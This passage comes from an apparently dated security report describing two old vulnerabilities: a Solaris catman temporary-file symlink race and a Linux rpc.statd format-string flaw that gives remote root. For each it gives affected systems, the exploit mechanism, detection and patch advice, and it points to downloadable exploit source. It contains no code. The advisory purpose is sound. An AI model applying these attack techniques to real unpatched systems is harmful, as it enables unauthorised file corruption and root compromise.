- € Bhammond@blaze.cba.uqa.edu. "Overview" A Brief intro to X11 Programming. 15 June 2000. URL: www.cba.uqa.edu/~bhammond/_programming/doc/XIntro (7 May 2000).
- € "Commands Reference, Volume 6." Xauth command. 15 June 2000. URL: anguilla.u.s.arizona.edu/doc_link/en_US/a_doc_lib/cmds/aixcmds6/xauth.htm (14 June 2000).
- € Digital Equipment Corporation. "Xkeyboard Options." Xserver(1) manual page. 15 June 2000. URL: www.xfree86.org/4.0/Xserver.1.html (14 June 2000).

Solaris Catman Race Condition Vulnerability

Local users can overwrite or corrupt local files owned by other users.

Exploit Details

- € **Name:** Solaris Catman Race Condition Vulnerability
- € **Operating System:** Sun Solaris 8.0_x86, Sun Solaris 8.0, Sun Solaris 7.0_x86, Sun Solaris 7.0, Sun Solaris 2.6_x86, Sun Solaris 2.6, Sun Solaris 2.5.1_x86, Sun Solaris 2.5.1
- € **Protocols/Services:** Catman Service

How the Exploit Works

The problem is with the creation of temporary files by the catman program. Catman creates files in the /tmp directory using the file name sman_<pid>. Pid is the Process ID of the running catman process. The creation of a symbolic link from /tmp/sman_<pid> to a file owned and writeable by the user executing catman results in the file being overwritten, or in the case of a system file, corrupted. Due to this vulnerability, a user can overwrite or corrupt files owned by other users and system files as well.

Signature of the Attack

A key principle of security is: Know thy system. If an administrator knows his system, then by monitoring the local activities on the Sun Servers, he can detect anything unusual.

How To Protect Against It

There are currently no available vendor patches to secure this exploit. It is key that security administrators have proper protection measures against

their key servers, instituting a policies of defense in depth and principle of least privilege.

Source Code/ Pseudo Code

The following is where the source code for this exploit can be downloaded:

www.securityfocus.com/data/vulnerabilities/exploits/catman-race.pl

Additional Information

Additional information and source code can be found at www.securityfocus.com.

Multiple Linux Vendor RPC.STATD Exploit

There is a vulnerability that exists in the rpc.statd program, which is a part of the nfsutils package distributed with many of the popular Linux distributions. Due to a format string vulnerability, when calling the syslog() function, a remote user can execute code as root on the victim's machine.

Exploit Details:

- € **Name:** Multiple Linux Vendor rpc.statd Remote Format String Vulnerability
- € **Operating Systems Vulnerable:** Connectiva Linux 5.1, Connectiva Linux 5.0, Connectiva Linux 4.2, Connectiva Linux 4.1, Connectiva Linux 4.0es, Connectiva Linux 4.0, Debian Linux 2.3 sparc, Debian Linux 2.3 PowerPC, Debian Linux 2.3 alpha, Debian Linux 2.2, Debian Linux 2.2 sparc, Debian Linux 2.2 PowerPC, Debian Linux 2.2 alpha, Debian Linux 2.2, RedHat Linux 6.2 sparc, RedHat Linux 6.2 i386, RedHat Linux 6.2 alpha, RedHat Linux 6.1 sparc, RedHat Linux 6.1 i386, RedHat Linux 6.1 alpha, RedHat Linux 6.0 sparc, RedHat Linux 6.0 i386, RedHat Linux 6.0 alpha, S.u.S.E. Linux 7.0, S.u.S.E. Linux 6.4ppc, S.u.S.E. Linux 6.4alpha, S.u.S.E. Linux 6.4, S.u.S.E. Linux 6.3 ppc, S.u.S.E. Linux 6.3 alpha, S.u.S.E. Linux 6.3, Trustix Secure Linux 1.1, and Trustix Secure Linux 1.0
- € **Operating Systems not Vulnerable:** Caldera OpenLinux 2.4, Caldera OpenLinux 2.3, Caldera OpenLinux 2.2, Caldera OpenLinux 1.3, Debian Linux 2.1, GNU Mailman 1.1, GNU Mailman 1.0, and Debian Linux 2.1
- € **Protocols/Services:** rpc.statd

How the Exploit Works

The `rpc.statd` server is an RPC server that implements the Network Status and Monitor RPC protocol. It is a component of the *Network File System* (NFS) architecture.

The logging code in `rpc.statd` uses the `syslog()` function. It passes the function as the format string user supplied data. A remote user can construct a format string that injects executable code into the process address space and overwrites a function's return address, thus forcing the program to execute the code. The attacker will have root privileges because the `rpc.statd` requires root privileges for opening its network socket, but it does not ever release these privileges. This enables the remote user to execute his code with root privileges.

How To Use the Exploit

Download one of the given codes and use it to exploit the given vulnerability.

Signature of the Attack

Watch for a server on the vulnerable server list.

How To Protect Against It

Download and install the proper patches for the version of Linux you are running. For example, for RedHat Linux 6.2, go to the following sites:

€ **RedHat Linux 6.2 sparc:**

Red Hat Inc. RPM 6.2 sparc nfs-utils-0.1.9.1-1.sparc.rpm

<ftp://updates.redhat.com/6.2/sparc/nfs-utils-0.1.9.1-1.sparc.rpm>

€ **RedHat Linux 6.2 i386:**

Red Hat Inc. RPM 6.2 i386 nfs-utils-0.1.9.1-1.i386.rpm

<ftp://updates.redhat.com/6.2/i386/nfs-utils-0.1.9.1-1.i386.rpm>

€ **RedHat Linux 6.2 alpha:**

Red Hat Inc. RPM 6.2 alpha nfs-utils-0.1.9.1-1.alpha.rpm

<ftp://updates.redhat.com/6.2/alpha/nfs-utils-0.1.9.1-1.alpha.rpm>